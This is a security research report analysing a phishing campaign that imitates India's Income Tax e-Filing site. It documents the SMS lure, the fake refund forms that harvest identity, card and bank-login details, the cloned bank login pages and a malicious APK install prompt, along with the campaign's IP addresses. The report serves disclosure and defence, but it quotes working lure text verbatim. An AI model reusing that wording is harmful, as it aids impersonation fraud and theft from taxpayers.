CyberPeace
Foundation

RESEARCH REPORT ON :


phishing campaign replicating Income Tax e-Filing, Income Tax Department, Govt. of India website

DISCLAIMER

This report is purely based on technical findings made by the research team during an investigation. It does not intend to malign or in any way target any country, actor or person. All the information provided in this report has been extracted during the investigation, information might be changed after generating the reports.

Research report on phishing campaign replicating
Income Tax e-Filing, Income Tax Department, Govt. of India website :

The Research Wing of CyberPeace Foundation has received an SMS containing a link asking users to submit a refund application for disbursement of income tax refund.




Dear [redacted],
your incometax refund of 35,425 INR is processed and ready for disbursement. kindly click http:// 204.44.124.160/ITR to submit a refund application to enable us make your payment at the earliest.
Regards,
Refunds Dept.

Case Study :

The Research Wing of CyberPeace Foundation along with Autobot Infosec Private Limited have looked into this matter to reach a conclusion that the campaign is either legitimate and launched by the Income Tax Department, Govt. of India or an online fraud.

On visiting the link **http://204.44.124[.]160/ITR** it redirects users to **http://23.146.242[.]133/script/redir.php?owner=Admin** and in our case it finally redirected us to **http://78.138.107[.]132/**177938XXXX/k47h.php?id=XXXXXX&owner=QWRtaW4%3D
****[Some characters are replaced with XX for security reasons.]**
On the landing page it shows an Income tax e-filing web page which is mostly similar to the https://www.incometaxindiaefiling.gov.in/home.



Income Tax Department, Ministry of Finance, Government of India.


Read below instructions carefully and make sure you have the informations required before proceeding.
To prove that a validated information belongs to the taxpayerwho presented them, additional checks are carried out to verify properly before crediting taxpayer's bank account number. If they do not match, your tax refund will be delayed.

- Income Tax Department will recheck details such as your **Name**, **Date of Birth**, **Gender** as per **PAN** and **Aadhaar Number** with **UIDAI** to be sure they really match.
- During the process, Income Tax Department will use this service to link details such as **Name**, **PAN**, **bank account number**, **e-Mail ID** and **mobile number** you provided to your bank to match them with what they have on file. A confidence level is returned to Income Tax Department immediately the details matched. However, it is mandatory not to provide non-operational bank account number.
- Validated/reconfirmed information can be taken up for further processing only when your data matched information as furnished in your previously received **ITR**. This is to avoid fraudulent activities.

I hereby confirm that I have read and understand the above information

Website Policies | Accessibility Statement | Site Map
Copyright @ Income Tax Department, Ministry of Finance,Government of India.
All Rights Reserved
Site Last Updated on 10/10/2020
This site isbest viewed in latest version of Chrome, Firefox, Safari and Internet Explorer.

On clicking the green '**Proceed to the verification steps**' button, it asks users to submit some personal information like **Full name, PAN, Aadhaar number, Address, Pincode, Date of birth, Mobile number, Email address, Gender, Marital status** and banking information like **Account number, IFSC code, Card Number, Expiry date, CVV/CVC and Card PIN.**



Read carefully and make sure the details entered are correct. Information prepopulated must match exactly what you previously used to receive ITR.

Personal details

*Full Name
Must matchother information provided such as PAN, Aadhaar and bank account number

*PAN and Aadhaar Number
PAN and Aadhaar number details must match
PAN
Aadhaar Number


*Address
Full address required

*Pincode
(Required)
Address Pincode

*Date of Birth and Mobile Number
Must match other information provided such as PAN, Aadhaar and bank account number
Date of Birth
Mobile Number

*Your E-Mail Address
Must match other information provided such as PAN, Aadhaar and bank account number

*Gender and Marital Status
Gender and marital status must match other details provided
----------- Gender ----
----------- Marital Statu



Financial information

*Bank Account Number and IFSC Code
Account number and IFSC Code must match
Bank Account Number
IFSC Code

*Account type
(Required)


First of all, let us conduct a real-time check on the information you provided against your Card.
This information will be transfered to your bank for verification purpose only,
we do not store taxpayers financial details.

*Card Number
Card must match account number and bank name

*Card Expiry Date, CVV/CVC and Card PIN
CVV is a 3 digit code at the back of your card
MM/YYYY
CVV/CVC
Card PIN

Preview & Submit

After submitting some dummy data we were redirected to a page where it asked the user to confirm the entered data.



Hello thdtrh,

In order to prevent fraudlent ITR, kindly check the details below are correct and proceed by clicking the CONFIRM button below to verify with your appropriate Netbanking details. State Bank of India will only verify that the below details matches your netbanking details.

If confirmed by your bank, then your details including bank account number will be treated as valid and ready for ECS credit of any refund due.

Name	Gender	Email ID	Mobile Number
thdtrh	Male	1234567890@bshjkfbsdajkh.in	☎ +91-1234567890

Personal Address
12345678901234567890 123456

Bank Account Number	Aadhaar number	Permanent Account Number (PAN)	Date of Birth
1234567890123456	123456789012	1234567890	1234567890

Bank Name	Bank Address
State Bank of India	Samriddhi Bhawan, 1, Strand Road, Kolkata- 700 001


Branch	District	State
Kolkata Main Branch	KOLKATA	WEST BENGAL

I, **thdtrh**, hereby confirm that the information given herein above is true and correct to the best of my knowledge and belief and nothing has been concealed therefrom. I want to verify the above details by internet banking verification for ITR.

We noticed, it automatically detects the bank name of the user from the IFSC code entered in the form.

It is to be mentioned that as we had entered a value having SBIN as prefix in the IFSC code field, it detected our bank as State Bank of India.

After clicking on the green 'Confirm' button we were landed to a State bank of India internet banking login page almost similar to the official one, hosted on the same IP i.e 78.138.107[.]132 which was not linked to the official State bank of India internet banking domain in any way. It asks for the username and password for online banking.



78.138.107.132/17793[redacted]&owner=

Login to OnlineSBI

Download & Register YONO to access all your Banking and Lifestyle needs. Know More.

Welcome to Personal Internet Banking

(CARE: Username and password are case sensitive.)

Username*

Password*

Enter the text as shown in the image *

Select one of the Captcha options *

● Image Captcha ○ Audio Captcha

1377 4

New User ? Register here/Activate


Forgot Login Password

For better control & security of youraccount, you can Lock or Unlock your INB access through link "Lock & Unlock User" available at bottom of this Page.

□ Enable Virtual Keyboard

For better security use the Online Virtual Keyboard to login. More ...

After providing the dummy username and password we reached on the next step which asked **Hint question, Answer, Profile password, CIF number.**



User Driven Registration - New User


Mandatory fields are marked with an asterisk (*)

Hint Question *	- Select -
Answer *	
Profile password *	
CIF Number *	(CIF Number is available in yourpassbook and/or statement of account)

After clicking on the Submit button it showed a section called '**MOBILE VERIFICATION**' where some instructions were given to download an android application (.apk file) in order to complete the ITR verification.

In the third point there is an instruction which is deliberately insisting users to grant all the permissions of the device to the particular application.

'Remember to grant all permissions during installation as this is required for successful verification'



MOBILE VERIFICATION

It is mandatory for all taxpayers to download and install mobile verification certificate on their mobile phone to verify their mobile number on file to complete Income Tax Return verification (ITR-V) else your Income Tax Return will be treated as incomplete.

Dear [redacted]

Your mobile verification code is 8424 and Mobile verification certificate will start downloading shortly, (click ✓ Download if download does not start within 5 seconds). see below for instruction on how to complete mobile verification

Instruction:

1. Open the downloaded mobile verification app (.apk file) on your mobile to install. Grant Permission to thirdparty apps if prompted.

2. Open/run the installed mobile verification app (Certificate)

3. Activate/Enable ITCertificate admin module, when prompted, to access verification server (Remember to grant all permissions during installation as this is required for successful verification)

4. Enter your mobile verification code and click VERIFY.

You will be redirected to incometaxe-filing page in 10mins.

On clicking the green '**Download**' link it starts downloading an application called **Certificate.apk.**

After sometime it redirects the users to the official Income Tax e-filing website https://www.incometaxindiaefiling.gov.in/home

In Depth investigation :

Some key findings extracted during the investigation are mentioned below --

IP Address	204.44.124.160
HTTP Status Code	200 [Active]
ISP	QuadraNet
ASN	8100
Country	United States 🇺🇸
Continent	North America

IP Address	23.146.242.133
HTTP Status Code	200 [Active]
ISP	VolumeDrive
ASN	46664
Country	United States 🇺🇸
Continent	North America

IP Address	78.138.107.132
HTTP Status Code	200 [Active]
ISP	Host Europe GmbH
ASN	29066
Country	France
Continent	Europe

During the investigation we noticed, everytime the link **http://204.44.124[.]160/ITR** is opened, it redirects users to different URLs having the same contents and after a certain time the respective URL expires.

We found some other IP addresses associated with the campaign (having the same theme based landing page like **78.138.107.132**).

IP Address	104.223.119.101
HTTP Status Code	**200 [Active]**
ISP	QuadraNet
ASN	8100
Country	United States 🇺🇸
Continent	North America

IP Address	107.173.191.36
HTTP Status Code	**200 [Active]**
ISP	ColoCrossing
ASN	36352
Country	United States 🇺🇸
Continent	North America

IP Address	151.106.15.206
HTTP Status Code	**200 [Active]**
ISP	Host Europe GmbH
ASN	29066
Country	France
Continent	Europe


The mobile application is hosted on the IP address **192.210.218.49**.

IP Address	192.210.218.49
HTTP Status Code	200 [Active]
ISP	ColoCrossing
ASN	36352
Country	United States 🇺🇸
Continent	North America

As we noticed, the campaign automatically detected the bank name as State Bank of India from the IFSC code and took us to a State bank of India internet banking login page. We tested the fact with 4 other famous banks viz I**CICI, HDFC, Axis bank and Punjab National Bank** by tweaking the prefix part of the IFSC code.

We got the same type of phishing page related to the login credential and account details harvesting for the respective banks.

ICICI Bank :



104.223.119.101/1[redacted]

70%
ICICI Bank
ICICI Bank Home | About Us | Customer Care | Find ATM/Branch | Mobile Banking
Personal Privilege Wealth Private NRI Business SME Corporate Deals & More Help
Search
Cover options up to ₹25 Lakhs
Get insurance in 3 easy steps
Are you ready to take full charge of your financial responsibilities?
Secure your family's health with ICICI Lombard Group Health Insurance
#InsuranceChunoSafeRaho
Login to Internet Banking
User ID
Get UserID
Password
Get Password
Start In
Dashboard
Remember User Id
Login
Trouble logging in?
Need Help?

